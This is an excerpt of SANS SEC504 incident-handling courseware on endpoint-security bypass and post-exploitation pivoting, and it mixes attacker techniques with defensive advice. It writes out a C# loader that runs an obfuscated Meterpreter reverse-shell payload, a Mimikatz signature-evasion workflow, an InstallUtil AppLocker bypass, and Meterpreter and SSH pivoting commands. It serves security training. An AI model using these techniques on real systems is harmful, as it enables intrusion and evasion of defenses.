

504.5

Evasive and Post-Exploitation Attacks

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.



Evasive and Post-Exploitation Attacks

© 2022 SANS Institute | All Rights Reserved | Version H02_07

Hello and welcome to section 5 of SEC504: Hacker Tools, Techniques, and Incident Handling.

Let's continue our journey.

Section 5 of SANS SEC504 is written by Joshua Wright, with support from Ed Skoudis and John Strand.

Table of Contents (I)	Page
Endpoint Security Bypass	4
Lab: Application Allow List Bypass	15
Pivoting and Lateral Movement	16
Lab: Pivot Exploitation	25
Hijacking Attacks	26
Lab: Responder Attack	32
Establishing Persistence	33
Lab: Establishing Persistence with Metasploit	47
Defense Spotlight: RITA	48
Lab: Real Intelligence Threat Analytics	57
Data Collection	58

This table of contents can be used for future reference.

Table of Contents (2)	Page
Cloud Spotlight: Cloud Post-Exploitation	67
Lab: Cloud Configuration Assessment	80
Where to Go from Here	81
Lab: Building Review Cards with Anki (Optional)	93

This table of contents can be used for future reference.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Evasion Attacks

Endpoint Security Bypass

Lab: Application Allow List Bypass

Pivoting and Lateral Movement

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

...

We'll start this fifth section in our course material with a look at bypassing basic and advanced security endpoint products.

Post-Exploitation Topics

Attacks don't stop after exploitation.

- Attackers must contend with several additional challenges following initial exploitation
 - Endpoint security bypass, network monitoring tools, system logging
- Attackers also have new opportunities to exploit internal systems
 - Pivoting to new targets through lateral movement
 - New attack options with internal network access
 - New data pillaging opportunities on compromised systems

In this section, we'll investigate post-exploitation topics, including the tactics, techniques, and procedures leveraged by attackers, and our opportunities for effective defense.

In the beginning of this course, we looked at the process and technical aspects of incident response, followed by how attackers exploit a target network to gain unauthorized access. The attacker doesn't stop at this phase though. Instead, it's really where things become much more interesting, both for the attacker and the defender.

Following initial exploitation, the attacker must contend with several additional challenges to gain access to sensitive data within the network, including endpoint security products, evading network monitoring systems, and evading local system logging that could indicate their presence to an administrator. Attackers also have several new opportunities, however, including options for pivoting within the network for lateral movement between systems, new attack options with internal network access, and new opportunities for pillaging data on compromised systems.

In this section, we'll investigate the tactics, techniques, and procedures (TTPs) for attackers as they conduct post-exploitation campaigns against a target organization. We'll also investigate several opportunities available to us as defenders to identify and thwart these attacks.

- Rarely will an attacker have complete freedom on a target after initial compromise, must seek bypass opportunities
- Endpoint bypass often falls into these categories:
 - Modifying the malware to evade signature analysis
 - Encoding the malware to make it look legitimate
 - Leveraging permitted tools to run malware
- Attackers will try multiple techniques until they succeed
- We'll look at examples of each

Bypass is always possible, but not always possible *on the first try*

In this module, we'll start our investigation of evasion and post-exploitation attacks with a look at the ways attackers circumvent or bypass endpoint security systems. For most modern systems, attackers expect that there will be an endpoint security system, whether that is a legacy antivirus system using signature detection to identify malware, an Endpoint Detection and Response (EDR) platform that integrates visibility, response, and threat insight, or a more sophisticated AI-based threat detection and protection platform. Attackers generally have three options when they examine opportunities for bypassing endpoint security systems:

- Modifying existing tools to evade detection
- Leveraging obfuscation and encoding methods to make the malicious code look legitimate
- Modifying their tactics to use tools and techniques that achieve their goals but do not raise an alert indication

For sophisticated attackers, bypassing the endpoint security system is always possible, but not always possible on their first try. In this module, we'll see several techniques that attackers use to bypass endpoint security systems, but even with these techniques, attackers have been known to raise alarms as they work toward identifying a successful bypass mechanism.

Endpoint security bypass is covered under the larger umbrella tactic of defense evasion by the MITRE ATT&CK Framework as TA0005 (<https://attack.mitre.org/tactics/TA0005/>).

```
C:\temp> DefenderCheck.exe .\mimikatz.exe
```

```
Target file size: 1234696 bytes
```

```
Analyzing...
```

```
[!] Identified end of bad bytes at offset 0xE403A in the original file
```

```
File matched signature: "HackTool:Win64/Mikatz!dha"
```

```
00000000  7A 00 5F 00 64 00 6F 00 4C 00 6F 00 63 00 61 00  z·_·d·o·L·o·c·a·
00000010  6C 00 20 00 3B 00 20 00 22 00 25 00 73 00 22 00  l···;··"·%·s·"·
00000020  20 00 6D 00 6F 00 64 00 75 00 6C 00 65 00 20 00  ·m·o·d·u·l·e··
00000030  6E 00 6F 00 74 00 20 00 66 00 6F 00 75 00 6E 00  n·o·t· ·f·o·u·n·
00000040  64 00 20 00 21 00 0A 00 00 00 00 00 00 00 0A 00  d· ·!·.....
00000050  25 00 31 00 36 00 73 00 00 00 00 00 00 00 20 00  %·1·6·s·.....
00000060  20 00 2D 00 20 00 20 00 25 00 73 00 00 00 20 00  ·-···%·s·...·
```

DefenderCheck uses a high/low strategy, splitting the file into pieces and scanning with Defender repeatedly until the smallest data chunk is found that triggers a threat alert.

The first endpoint bypass technique we'll investigate is modifying the malware to evade signature detection. This is a popular option for attackers, since many defenders still use signature-based detection methods (such as Windows Defender) to detect malware.

Attackers will use OSINT to discover the type of endpoint protection system in use on a victim system, install it locally in an offline system, and use the system to repeatedly test the malicious code until they are successful at evasion. After evading the endpoint system locally on their system, they know they can also evade the endpoint system of their victim.

DefenderCheck is a tool that helps the attacker with this process. DefenderCheck takes a file and scans it on a local Windows system using Windows Defender. If Windows Defender raises an alert for the target file as malicious, DefenderCheck will split the file in two and scan each piece independently, discarding the chunk of the file that does not trigger the alert. In this way, DefenderCheck uses a *high/low* strategy, repeatedly splitting the file and scanning over and over until it achieves the smallest possible chunk that still raises an alert.

In the example on this page, DefenderCheck examines the Mimikatz executable, scanning it repeatedly until it identifies a 112-byte chunk of the executable that, when split further, no longer raises an alert by Windows Defender. The hex dump of this chunk reveals several UTF-16 strings in the binary (doLocal; module not found). An attacker can now focus on modifying the executable in these areas, either by using the source code or a hex editor, repeating the Windows Defender scan until they produce a version of Mimikatz that remains functional but evades Windows Defender detection.

DefenderCheck is written by Matt Hand and is available at <https://github.com/matterpreter/DefenderCheck>.

Evasion through code wrapping and obfuscation.

C#

Python

Malicious Code

```
// This is C# code for Windows
static void Main(string[] args) {
    Microsoft.Scripting.Hosting.ScriptEngine pythonEngine =
        IronPython.Hosting.Python.CreateEngine(); // Load IronPython
    // Generate your payload:
    // msfvenom -p python/meterpreter/reverse_tcp LHOST=10.10.75.1
    // Replace the exec() line below with the output of msfvenom
    Microsoft.Scripting.Hosting.ScriptSource pythonScript =
    pythonEngine.CreateScriptSourceFromString("exec(__import__('base64')
    .b64decode(__import__('codecs').getencoder('utf-
    8')('cABYAGkAbgB0ACgAJwByAGUAcABsAGEAYwBlACAA1QaDbd...KQA=')[0]))");
    pythonScript.Execute(); // Execute the malicious code
```

Another option for attackers is to evade detection by using code wrapping and obfuscation techniques. This process works well against signature-based analysis systems but can also be effective at evading behavioral anomaly analysis systems as well.

In a code wrapping and obfuscation endpoint evasion attack, the attacker takes their malicious code builds a new program around it, using an intermediate wrapping library to execute their code (such as Python, Rust, Golang, or many other languages), compiled as a native Windows executable.

The example on this page is an excerpt of a C# program that uses the IronPython (<https://ironpython.net/>) library to execute obfuscated Python code natively in a C# program. While normally we think of Python programs as scripts that are executed through a locally-installed Python interpreter, IronPython allows a developer to write a Python script, encode it as a variable in a C# program, and execute the Python code when the C# program is executed, without the need to install a separate Python interpreter.

An attacker can use a C# program like the one shown on this page to execute any Metasploit payload (generated with `msfvenom -p python/meterpreter/reverse_tcp LHOST=10.10.75.1`, or other payload options). After embedding the obfuscated Meterpreter payload in the C# source, the attacker can build a new executable using Microsoft Visual Studio.

In this author's experience, this technique regularly bypasses many endpoint detection tools, since few tools know to peer inside of the IronPython libraries to examine the Python code and to determine if that code is malicious. However, these techniques do not last forever. Endpoint defense vendors discover the evolving techniques leveraged by attackers and update their tools to detect these threats. Reacting to that, attackers are always looking for new opportunities for code wrapping and obfuscation, perhaps leveraging similar techniques but with different languages such as Ruby, Rust, Golang, and others.

A complete example of this C# source code to evade endpoint detection is available at <https://urls.sec504.org/mtngy>.

- Vendors update their detection capabilities when they identify new bypass techniques
 - This pattern continues and has continued for many years
 - Enterprise networks are at the mercy of update cycles from vendors
- Better plan: *application allow lists*
 - Windows AppLocker (built-in to Windows), many third-party tools
 - Explicitly permit programs (by file hash, signature, or file location)
 - Everything else is denied

```
PS C:\temp> .\exeshell.exe
Program 'exeshell.exe' failed to run: This program is blocked by group
policy. For more information, contact your system administrator
```

There are a lot of vendor products available for endpoint defense systems. For the majority of these systems, enterprise networks are at the mercy of update cycles from their selected vendors to defend against emerging threats. When the vendor identifies a new bypass technique, they add detection capability, but until that functionality is added and delivered to the customer, the endpoint remains vulnerable to evasion attacks. This is an ongoing process, where attackers find new bypass techniques, defenders add new detection, then attackers find different bypass techniques. This process will likely continue for the foreseeable future.

A better approach is an application allow list. An application allow list uses an explicit list of permitted programs to execute by file hash, file name, directory location, or program signature and allows only these programs to execute. All other programs are denied.

Application allow list functionality is harder to maintain for defenders, and often has operational challenges (for example, an updated version of a program may have a different signature or file name/path, which will require updating the allow list for users), but it represents a much more robust solution for defenders to stop attackers from executing unapproved programs. Application allow list solutions are available from many third-party endpoint protection vendors, but is also available as Windows AppLocker, a built-in feature to Windows 10 Enterprise Edition and recent versions of Windows Server (<https://urls.sec504.org/kdeqt>).


TIP: When turning on AppLocker on Windows, administrators can use a *learning mode*, to identify the names of executables that users launch and to test policies before turning on *blocking mode*. A valuable feature of AppLocker is that all program execution is logged in the *Microsoft-Windows-AppLocker/EXE and DLL* event log, both in learning mode and blocking mode. However, the default size of the Microsoft-Windows-AppLocker/EXE and DLL event log is 1 MB, which doesn't allow for a lot of history to be collected. Defenders can change the maximum size of the Microsoft-Windows-AppLocker/EXE and DLL event log to 100MB by running `Limit-EventLog -LogName "Microsoft-Windows-AppLocker/EXE and DLL" -MaximumSize 100MB`.

Living Off the Land (LOL)

Endpoint Bypass

TTP

Attackers can reuse the tools and utilities already permitted on the target system. This includes many legitimate, built-in Windows programs, used maliciously to achieve the attacker's goals.



LOLBAS: Living off the Land Binaries and Scripts

When faced with limited options on what an attacker can execute on a compromised system, they will often turn to a technique known as *Living Off the Land* (LOL). Instead of trying to bypass the application allow list, the attacker changes their techniques to accomplish their goals using what is allowed on the system. The attacker may not need to upload third-party programs to execute on the system if the application allow list already permits alternate programs that can be applied to achieve specific outcomes for the attacker.

The LOLBAS project (<https://lolbas-project.github.io/>) maintains extensive documentation about the opportunities available to an attacker through the use of built-in utilities. For example, if an attacker wants to exfiltrate large amounts of data from a compromised system, they don't need to upload a C2 framework for data transfer when they can use the built-in, Microsoft-signed Bitsadmin utility (<https://urls.sec504.org/u1kcd>) instead. If an attacker needs to download a script from a staging website, they don't need to upload and run cURL or Wget when that task can be accomplished using the built-in, Microsoft-signed Certutil utility (<https://urls.sec504.org/reanp>) instead. The LOLBAS project documents many attacker opportunities like these, where specific goals can be achieved using what is already available on the compromised system.

- AppLocker uses the Application Identity service to check execution
 - When a new process is created, a DLL is loaded, or a script is executed
- AppLocker does not check the code an authorized app executes
 - Other application allow list tools are very similar
- Bypass is often possible by executing code through unusual means

```
C:\> shellcode.exe
Access is denied.
```

AppLocker denies unapproved execution

```
C:\> InstallUtil /U shellcode.exe
Running malicious code, please wait.
```

InstallUtil is permitted by AppLocker, executes malicious uninstall code.

Beyond LOL techniques, attackers can evade some application allow list implementations by executing malware through non-standard or unusual execution means. Let's look at an example where an attacker can evade AppLocker using the .NET Install Utility (InstallUtil).

AppLocker intercepts process creation, PowerShell script execution, and DLL load events in the Application Identity (appidsvc) service. When a program executes, the Application Identity service checks to make sure it is permitted in the allow list before allowing execution to continue. This is a binary decision with little flexibility: the program execution is permitted only when it is in the allow list. Windows uses a default set of rules to form the AppLocker allow list, including all programs in the C:\Windows directory tree.

The decision to validate the application allow list at process creation, DLL load, and script execution time is one of performance conservation. Checking every thread in every process, or all code executed in every process, is too much of a performance burden and would negatively affect Windows' responsiveness for normal use. This creates an attacker opportunity to bypass AppLocker and other allow list endpoint controls.

The .NET Install Utility (InstallUtil) on Windows is installed in C:\Windows\Microsoft.NET\Framework\VERSION\InstallUtil.exe, where VERSION changes with the .NET version installed (often multiple copies of InstallUtil are present in Windows). This utility can install and uninstall Windows programs from the command line and includes functionality to launch executables via *reflection* (where a program allocates a payload to execute in their local memory, instead of creating an external thread or process for the payload itself). AppLocker does not sufficiently validate the source of the reflection execution, allowing an attacker to execute code from a payload (shellcode.exe in the example on this page) using an AppLocker-permitted program. Further, the attacker can implant the malicious functionality in the *uninstall* routine of the payload, making the shellcode.exe executable look benign during normal execution, but malicious when uninstalled (InstallUtil does not require that the program be *installed* for it to be *uninstalled*).

Attackers will look for opportunities to bypass application allow list features using unusual code execution means. The InstallUtil utility is not malicious, it just represents a Microsoft-signed method for executing code in an unusual manner that happens to evade the AppLocker application allow list security controls.

The use of InstallUtil to bypass AppLocker was first reported by Casey Smith. The original sources are no longer available online, but a copy of Smith's original work is available at <https://urls.sec504.org/n8by9>.

Endpoint Bypass: Defenses

Endpoint Bypass


- Invest in an EDR platform that is current and well-maintained
- Careful application allow list execution control with AppLocker or third-party tools
- Threat hunting to identify the execution failures while attackers work on bypass
- Logging and monitoring using UEBA
 - *WS-ACCT-05 is running installutil.exe and has never done so before*

TIP

There is no *this-always-works* endpoint bypass techniques for attackers. EDR tools are most effective when coupled with rapid incident response activity at the first sign of denied execution attempts.

Ask any sophisticated attacker and they will tell you that bypassing an endpoint protection system is always possible with time. This does not mean that we should give up on endpoint protection systems! We recommend that defenders invest in EDR platforms that are current and well-maintained, leveraging features such as application allow lists (through Microsoft Windows AppLocker or third-party tools to control which applications may be executed on the system) in conjunction with threat hunting, logging, and monitoring systems. User and Entity Behavior Analytics (UEBA) tools are also valuable to capture normal system behavior and to identify deviations from those patterns (e.g., *WS-ACCT-05 is running installutil.exe and has never done so before*).

The main benefit of these tools is not that they will stop an attacker the first time, every time. In many cases, they will succeed at stopping an attacker initially, then the attacker will apply endpoint bypass techniques to evade the protective controls. However, the initial defensive and logging operations are a vital tool for the defender to use in identifying an attack in their organization. When coupled with rapid incident response at the first sign of denied execution attempts, EDR tools become tremendously valuable to not only stop initial attacks, but to identify compromised systems within their organizations that require the execution of the incident response process.



This visual association summary is included in your ISO media files as [Summary-EndpointSecurityBypass.pdf](#)

In this module we investigated the topics surrounding endpoint security bypass, highlighting the reality that attackers don't stop after exploitation. In modern environments, attackers typically must evade defense tools that restrict attack options including EDR tools. Responding to these defense tools, attackers change their tactics. Attackers may modify their tools, they may encode their tools, or they may modify their tactics to evade endpoint detection. This module investigated several of the ways attackers go about bypassing these platform restrictions.

For signature-based defense systems, an attacker may attempt to modify their malware to evade detection. Tools including DefenderCheck help an attacker to identify where the signature exists within an executable that the endpoint tool is looking for. If the attacker can identify the signature location, then they can modify the tool source code to evade detection or use binary editing tools such as hex editors to modify the application while preserving functionality.

An attacker may alternately choose to use encoding and obfuscation techniques to avoid detection. Instead of executing the malicious code directly, the attacker uses one or more wrapping techniques to encode the malicious code in an otherwise typical binary. We looked at one example using the IronPython library in a C# program to execute malicious Python code, but there are several opportunities for an attacker to use wrapping and obfuscation techniques to evade detection.

By contrast, application allow list functionality cannot be evaded using malicious code modification or encoding techniques. By limiting the number of applications to an approved set, defenders can quickly identify attempts to execute unapproved programs. To overcome this limitation, attackers employ Live Off the Land (LOL) attack techniques. LOL is a concept where an attacker uses the permitted tools and utilities already on the system to conduct an attack. The LOLBAS project documents many of possible attacker tactics through built-in Windows tools. Alternately, the attacker may execute their malicious code through a non-traditional execution method, such as through the Microsoft .NET Installation Utility (InstallUtil).

From a defense perspective, we discussed how EDR and endpoint protection tools are valuable. Even though an attacker can bypass them, they can't always bypass them on the first try. These tools are most effective when coupled with rapid incident response activity at the first sign of a denied execution attempt.

LAB

Please work on the lab exercise
Application Allow List Bypass



Please work on the lab exercise *Application Allow List Bypass*. For this lab exercise you will need your class Windows 10 and Slingshot Linux VMs.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks


Endpoint Security Bypass
Lab: Application Allow List Bypass
Pivoting and Lateral Movement
Lab: Pivot Exploitation
Hijacking Attacks
Lab: Responder Attack
Establishing Persistence
Lab: Establishing Persistence with Metasploit
Defense Spotlight: RITA
Lab: Real Intelligence Threat Analytics
Data Collection
Cloud Spotlight: Cloud Post-Exploitation
...

Next, we'll look at the techniques that attackers use for post-exploitation pivoting and lateral movement.

Pivoting and Lateral Movement

TA0008

We've already talked about how attackers do this.



We also need to talk about pivoting within the network.



The goal for the attacker rarely stops at the first target. The initial compromise is used as a springboard to attack other internal systems, collecting more data as they *pivot*.

So far in this course, we've spent a lot of time talking about initial exploitation, and how an adversary will use different TTPs to gain access to a target platform. However, it's also important to understand how an attacker uses that initial foothold to gain access to additional target systems that may have been previously inaccessible.

In this module, we'll introduce the topic of pivoting and how it relates to lateral movement, allowing an attacker to go from an initial compromise to attack other internal hosts within the organization's network.

Meterpreter Pivoting

Pivoting



- Attackers can reuse C2 to pivot to new hosts within the network
 - Meterpreter as the initial payload, or deployed through msfvenom output
- Start a proxy server with auxiliary/server/socks4a, connect through pivot (proxy listens on attacker, sends through pivot)
- Reuse Meterpreter session with a new ROUTE to internal target
- Forward a specific port on the attacker to a remote destination and port

```
meterpreter > portfwd add -l 8000 -r 10.10.10.100 -p 80
[*] Local TCP relay created: :8000 <-> 10.10.10.100:80
```

Attackers can reuse their Command & Control (C2) access to pivot and gain access to new hosts in the network. A powerful example of this is the Meterpreter C2 framework, either deployed as part of the initial exploit (as we saw with the PsExec lab exercise), or through an independent payload generated using MsfVenom.

Meterpreter offers several options to make it easy for an attacker to access internal network targets by reusing the C2 link. In the example on this page, the attacker at 96.97.98.99 has compromised an internal system at 10.10.10.11 (through phishing, password reuse attacks, exploits, or other means) and has established a Meterpreter connection to the victim. The 10.10.10.11 system becomes a pivot point for the attacker, making it possible to attack internal systems only accessible from the initially compromised host.

Using Meterpreter, an attacker might start a proxy server listening on 96.97.98.99 that forwards all traffic through the C2 link. Within the organization's network, the traffic appears to originate from 10.10.10.11, but is generated by the remote attacker.

Alternatively, an attacker might reuse the Meterpreter C2 link and leverage additional Metasploit exploits or auxiliary modules to attack internal systems using the Meterpreter `route` command (we'll examine more about this feature on the next page).

If there is a specific port and IP address within the network that the attacker wants to connect to, they can set up port forwarder using the Meterpreter `portfwd` command as shown on this page. In this example, the attacker will start to listen on the attacking system port 8000 (e.g., 96.97.98.99:8000). Any connection to port 8000 will forward through the Meterpreter C2 link to the victim system at 10.10.10.100:80. This feature is not limited to just ASCII-based protocols such as HTTP; it can be used for any combination of IP address and TCP port desired.

Meterpreter ROUTE Pivoting

Pivoting

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/psexec) > route add 10.10.10.0/24 1
msf5 exploit(windows/smb/psexec) > set RHOST 10.10.10.100
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.100:4444
[*] 10.10.10.11:445 - Selecting PowerShell target
[*] 10.10.10.11:445 - Executing the payload...
[+] 10.10.10.11:445 - Service start timed out, OK if run
non-service executable...
[*] Sending stage (180291 bytes) to 10.10.10.100
[*] Meterpreter session 2 opened (10.10.10.100:4444 -> 1
2020-01-24 11:45:31 +0000

meterpreter >
```

Use Meterpreter session 1 to reach any hosts on the 10.10.10.0/24 network, instead of connecting from the attacker system directly.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

19

Another powerful pivoting feature in Meterpreter is the `route` command. In the example on this page, we start with an existing Meterpreter session obtained through the `exploit/windows/smb/psexec` module, issuing the `background` command to return to the Metasploit console prompt. Note the message *Backgrounding session 1...* when the Meterpreter session is backgrounded; session 1 is the identifier for the Meterpreter session that has been established on the victim platform.

To set up a pivot through the victim, an attacker can run the `route` command as shown on this page, telling Metasploit that any access to the 10.10.10.0/24 network should be delivered through the Meterpreter session 1. Once this is established, any Metasploit exploit where the `RHOST` targets an IP address in that IP address range will traverse the Meterpreter session 1 link.

In the example on this page, after establishing the route, we reuse the same `psexec` module with a new target IP address of the internal network 10.10.10.100 host (reusing the same `psexec` credentials to gain access to the target). Notice how the new Meterpreter session is identified as session 2; the session ID will increment for each new session.

```
meterpreter > run arp_scanner -r 10.10.10.0/24
[*] ARP Scanning 10.10.10.0/24
[*] IP: 10.10.10.1 MAC 00:50:56:c0:00:08
[*] IP: 10.10.10.11 MAC 00:0c:29:76:53:e7
[*] IP: 10.10.10.100 MAC 00:0c:29:76:8a:75
meterpreter > background
msf5 exploit(windows/smb/psexec) > route add 10.10.10.0/24 1
msf5 exploit(windows/smb/psexec) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.10.1,11,100
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,135,445,631
msf5 auxiliary(scanner/portscan/tcp) > run
[+] 10.10.10.1: - 10.10.10.1:22 - TCP OPEN
[*] 10.10.10.1,11,100: - Scanned 1 of 3 hosts (33% complete)
[+] 10.10.10.11: - 10.10.10.11:135 - TCP OPEN
[+] 10.10.10.11: - 10.10.10.11:445 - TCP OPEN
[*] 10.10.10.1,11,100: - Scanned 2 of 3 hosts (66% complete)
```

Meterpreter session 1

The Metasploit route feature can be used for auxiliary modules as well, allowing us to perform port scanning within Metasploit.

Consider the Meterpreter session shown on this page. Meterpreter doesn't have a built-in port scanner, though it can perform LAN host analysis scanning using the `arp_scanner` module, as shown. In this output, we see three hosts on the network. A likely follow-up would be to perform port scanning on these systems.

While Meterpreter does not have a built-in port scanner, Metasploit offers several including the `nmap`, `db_nmap`, and `auxiliary/scanner/portscan/tcp` module as shown on this page. By specifying the `route` command, then loading the `portscan/tcp` module and conducting a scan, the attacker can scan internal target systems from the initial compromise over the Meterpreter link.

LOL – SSH Port Forwarding

Pivoting



- SSH is very flexible for port forwarding
- Basic use case: SSH to victim and login; port 8000 on the victim forwards through SSH, through pivot, to specified target and port
- Alternate use case: SSH to victim and launch SOCKS proxy with `-D`

```
sec504@slingshot:~$ ssh -L 8000:10.10.10.100:80 victortimko@10.10.10.11
Password:
Last login: Fri Jan 24 07:25:00 2020 from 10.10.10.100
victim:~ $
```

Another option for pivoting is to reuse existing capabilities on the compromised target systems. For Linux or UNIX systems, an SSH server offers many features for pivoting, allowing an attacker to leverage access to the SSH server to access other internal systems.

